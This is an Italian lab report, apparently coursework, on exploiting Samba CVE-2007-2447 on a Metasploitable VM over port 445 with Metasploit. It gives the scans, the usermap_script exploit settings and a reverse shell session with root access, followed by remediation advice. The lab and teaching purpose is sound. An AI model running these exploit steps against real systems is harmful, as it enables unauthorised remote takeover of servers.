

# METASPLOIT:ATTACCO PORTA 445

## 1. OBBIETTIVI

Per mettere in pratica i concetti imparati durante le lezioni, si richiede di scansionare tramite Nessus i servizi e le vulnerabilità presenti nella metasploitable e sfruttare la porta 445 per tentare un attacco con Metasploit.

### Requisiti

- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150
- Listen port(payload): 5555

## 2. CONFIGURAZIONE LABORATORIO

### 2.1 IMPOSTAZIONE SCHEDE DI RETE

Per poter eseguire il compito è necessario che le 2 macchine siano in collegamento, quindi dalle impostazioni di rete della Virtual Box le schede devono essere nella stessa rete interna.


### 2.2 CONFIGURAZIONE INDIRIZZI IP

1. Per configurare IP della metasploitable si opera da terminale con il seguente comando

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.50.150 netmask 255.255.255.0
```

,che cambia l'indirizzo temporaneamente per questa sessione.

2. Per la macchina Kali si agisce dalla GUI aprendo il pannello NetworkManager



3. Per verificare che le due macchine sono in comunicazione usando il comando ping.

```
(kali@kali)-[~]
$ ping -c 4 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data:
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.15 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.916 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.630 ms

— 192.168.50.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.630/1.450/3.109/0.975 ms
```

## 3 FASE DI ATTACCO

### 3.1 SCANSIONE E ANALISI DELLE VULNERABILITÀ

Da terminale fare una scansione generale delle porte attive della macchina target tramite nmap.

```
(kali@kali)-[~]
$ nmap 192.168.50.150
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 04:50 -04
Nmap scan report for 192.168.50.150
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:56:8B:70 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds
```

La scansione ha confermato che la porta 445 è attiva

Per avere una visione più completa dei servizi e le loro vulnerabilità eseguire la scansione della macchina vittima con il programma Nessus

**INFO** Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)

**Description**

The remote host (Windows and/or Samba server) supports Server Message Block Protocol version 1 (SMBv1). Microsoft recommends that users discontinue the use of SMBv1 due to the lack of security features that were included in later SMB versions. Additionally, most security and compliance agencies recommend that users disable SMBv1 per SMB best practices.

**Solution**

Disable SMBv1 according to the vendor instructions in Microsoft KB2696547. Additionally, block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

**MEDIUM** SMB Signing not required

**Description**

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

La scansione ha individuato che sulla porta 445 è in ascolto il servizio SMBv1 e che l'accesso al server non necessita di credenziali.

## 3.2 FASE DI EXPLOIT

Per eseguire l'attacco vero è proprio avviare la console di metasploit e ricercare un modulo idoneo per il servizio smb.

```
msf > search samba
```

| Matching Modules |                                                         |                 |           |       |                                                               |
|------------------|---------------------------------------------------------|-----------------|-----------|-------|---------------------------------------------------------------|
| #                | Name                                                    | Disclosure Date | Rank      | Check | Description                                                   |
| 0                | exploit/unix/webapp/citrix_access_gateway_exec          | 2010-12-21      | excellent | Yes   | Citrix Access Gateway Command Execution                       |
| 1                | exploit/windows/license/calicltnt_getconfig             | 2005-03-02      | average   | No    | Computer Associates License Client GETCONFIG Overflow         |
| 2                | \ target: Automatic                                     | .               | .         | .     | .                                                             |
| 3                | \ target: Windows 2000 English                          | .               | .         | .     | .                                                             |
| 4                | \ target: Windows XP English SP0-1                      | .               | .         | .     | .                                                             |
| 5                | \ target: Windows XP English SP2                        | .               | .         | .     | .                                                             |
| 6                | \ target: Windows 2003 English SP0                      | .               | .         | .     | .                                                             |
| 7                | exploit/unix/misc/distcc_exec                           | 2002-02-01      | excellent | Yes   | DistCC Daemon Command Execution                               |
| 8                | exploit/windows/smb/group_policy_startup                | 2015-01-26      | manual    | No    | Group Policy Script Execution From Shared Resource            |
| 9                | \ target: Windows x86                                   | .               | .         | .     | .                                                             |
| 10               | \ target: Windows x64                                   | .               | .         | .     | .                                                             |
| 11               | post/linux/gather/enum_configs                          | .               | normal    | No    | Linux Gather Configurations                                   |
| 12               | auxiliary/scanner/rsync/modules_list                    | .               | normal    | No    | List Rsync Modules                                            |
| 13               | exploit/windows/fileformat/ms14_060_sandworm            | 2014-10-14      | excellent | No    | MS14-060 Microsoft Windows OLE Package Manager Code Execution |
| 14               | exploit/unix/http/quest_kace_systems_management_rce     | 2018-05-31      | excellent | Yes   | Quest KACE Systems Management Command Injection               |
| 15               | exploit/multi/samba/usermap_script                      | 2007-09-14      | excellent | No    | Samba "username map script" Command Execution                 |
| 16               | exploit/multi/samba/nttrans                             | 2003-04-07      | average   | No    | Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow                   |
| 17               | exploit/linux/samba/setinfoolicy_heap                   | 2012-04-10      | normal    | Yes   | Samba SetInformationPolicy AuditEventsInfo Heap Overflow      |
| 18               | \ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10 | .               | .         | .     | .                                                             |
| 19               | \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10  | .               | .         | .     | .                                                             |
| 20               | \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04  | .               | .         | .     | .                                                             |
| 21               | \ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10  | .               | .         | .     | .                                                             |
| 22               | \ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze      | .               | .         | .     | .                                                             |
| 23               | \ target: 3.5.10-0.107.el5 on CentOS 5                  | .               | .         | .     | .                                                             |
| 24               | auxiliary/admin/smb/samba_symlink_traversal             | .               | normal    | No    | Samba Symlink Directory Traversal                             |
| 25               | auxiliary/scanner/smb/smb_unit_cred                     | .               | normal    | Yes   | Samba _netr_ServerPasswordSet Uninitialized Credential State  |
| 26               | exploit/linux/samba/chain_reply                         | 2010-06-16      | good      | No    | Samba chain_reply Memory Corruption (Linux x86)               |
| 27               | \ target: Linux (Debian5 3.2.5-4lenny6)                 | .               | .         | .     | .                                                             |
| 28               | \ target: Debugging Target                              | .               | .         | .     | .                                                             |
| 29               | exploit/linux/samba/is_known_pipename                   | 2017-03-24      | excellent | Yes   | Samba is_known_pipename() Arbitrary Module Load               |
| 30               | \ target: Automatic (Interact)                          | .               | .         | .     | .                                                             |
| 31               | \ target: Automatic (Command)                           | .               | .         | .     | .                                                             |
| 32               | \ target: Linux x86                                     | .               | .         | .     | .                                                             |
| 33               | \ target: Linux x86_64                                  | .               | .         | .     | .                                                             |
| 34               | \ target: Linux ARM (LE)                                | .               | .         | .     | .                                                             |
| 35               | \ target: Linux ARMv6                                   | .               | .         | .     | .                                                             |
| 36               | \ target: Linux MIPS                                    | .               | .         | .     | .                                                             |
| 37               | \ target: Linux MIPSLE                                  | .               | .         | .     | .                                                             |
| 38               | \ target: Linux MIPS64                                  | .               | .         | .     | .                                                             |
| 39               | \ target: Linux MIPS64LE                                | .               | .         | .     | .                                                             |
| 40               | \ target: Linux PPC                                     | .               | .         | .     | .                                                             |
| 41               | \ target: Linux PPC64                                   | .               | .         | .     | .                                                             |
| 42               | \ target: Linux PPC64 (LE)                              | .               | .         | .     | .                                                             |
| 43               | \ target: Linux SPARC                                   | .               | .         | .     | .                                                             |

Tra i candidati proposti una buona scelta è il modulo **exploit/multi/samba/usermap\_script** poiché ha un punteggio di affidabilità eccellente oltre a permettere l'accesso immediato come root.

Dopo aver selezionato l'exploit con il comando `show options` per visualizzare i parametri da configurare. Per questo attacco si devono impostare gli IP delle due macchine e, come richiesto dalla traccia, la porta in ascolto dell'attaccante. Avviare poi l'attacco.

```
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:59173) at 2026-07-27 05:13:47 -0400
```

L'azione sembra aver stabilito la sessione, ma per verificare di aver ottenuto il controllo della macchina usare il comando `ifconfig`, che restituisce gli IP.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:8b:70
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe56:8b70/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30682 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20376 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3422519 (3.2 MB) TX bytes:5288352 (5.0 MB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:471 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:196801 (192.1 KB) TX bytes:196801 (192.1 KB)
```

Il comando ha restituito gli indirizzi del target confermando che l'exploit è stato eseguito correttamente.

## 4 ANALISI DELLE VULNERABILITÀ E DESCRIZIONE DELL'EXPLOIT

### 4.1 SCANSIONE DELLE VULNERABILITÀ

È stata eseguita una scansione completa delle porte TCP tramite l'utility **Nmap**, confermando l'apertura di molteplici porte tra le quali la porta 445, che ha fatto da vettore d'attacco per l'infiltrazione nel sistema.

Per ottenere una visione più dettagliata, è stata condotta una scansione approfondita tramite **Nessus**. Dall'analisi dei plugin restituiti dal report sulla porta **445/TCP**, sono emerse le seguenti criticità e informazioni di footprinting:

- **Versione del Servizio :** Rilevato il servizio SMB/CIFS attivo su sistema operativo Unix con versione esatta **Samba 3.0.20-Debian**.
- **Versione del Protocollo :** Il target supporta unicamente il protocollo obsoleto **SMBv1**, risultando privo di supporto per i dialetti moderni e sicuri (SMB2 e SMB3).
- **Mancanza di SMB Signing :** Sul server non è imposto l'obbligo di firma digitale dei pacchetti (*SMB Signing not required*), esponendo il canale a possibili attacchi di tipo *Man-in-the-Middle* (MitM).

## 4.2 ANALISI VULNERABILITÀ

L'identificazione precisa della versione **Samba 3.0.20** ha permesso di confermare la presenza di una celebre vulnerabilità di tipo *Remote Code Execution* (RCE), catalogata come **CVE-2007-2447** (*Samba "username map script" Command Execution*).

### 4.2.1 MECCANISMO DELLA FALLA

La vulnerabilità risiede nella mancata sanificazione degli input gestiti dall'opzione di configurazione `username map script` nel file `smb.conf`. Sfruttando la porta **445/TCP** come punto d'ingresso, l'attaccante invia una richiesta d'accesso contenente caratteri speciali all'interno del nome utente e il servizio Samba li esegue direttamente a livello di sistema operativo

### 4.2.2 DETTAGLI DEL MODULO EXPLOIT UTILIZZATO

`exploit/multi/samba/usermap_script`:

- **Iniezione e Reverse Shell:** L'exploit invia un pacchetto SMB formattato ad hoc contenente un comando che forza la macchina vittima ad avviare una connessione in uscita (*Reverse Shell*) verso l'indirizzo dell'attaccante.
- **Elevazione dei Privilegi:** Poiché su Metasploitable 2 il demone `smbd` viene eseguito con i permessi di sistema, la sessione remota garantisce un accesso immediato con privilegi completi di root.

## 5. CONCLUSIONE E RACCOMANDAZIONI

L'attività ha permesso di seguire e dimostrare le varie fasi di un attacco informatico. Dall'analisi preliminare alla reale compromissione.

La fase di scansione ha evidenziato il servizio Samba 3.0.20 attivo sulla porta 445, che è stato il principale vettore d'attacco, infatti grazie alla mancanza di sanificazione della funzionalità `username map script` ha consentito di sfruttare il modulo **`exploit/multi/samba/usermap_script`**. Questo exploit tramite esecuzione di codice remoto senza autenticazione crea una shell con privilegi massimi di root.

### raccomandazioni

- Aggiornare i servizi alle versioni più recenti, che hanno corretto la vulnerabilità **CVE-2007-2447**.
- Disabilitare i protocolli SMBv1 in favore di quelli più moderni e sicuri SMBv2 e SMBv3.

- Forzare l'utilizzo di credenziali complesse e metodi di autenticazione robusti come MFA/MFA2.
- Usare strumenti di scansione di rete e monitoraggio del traffico. Impostare regole di firewalling, consentendo l'accesso esclusivamente agli indirizzi IP e ai segmenti di rete strettamente autorizzati.
- Abilitare la firma digitale obbligatoria sui pacchetti SMB aggiungendo la direttiva `server signing = mandatory` nel file `smb.conf` per neutralizzare il rischio di attacchi Man-In-The-Middle.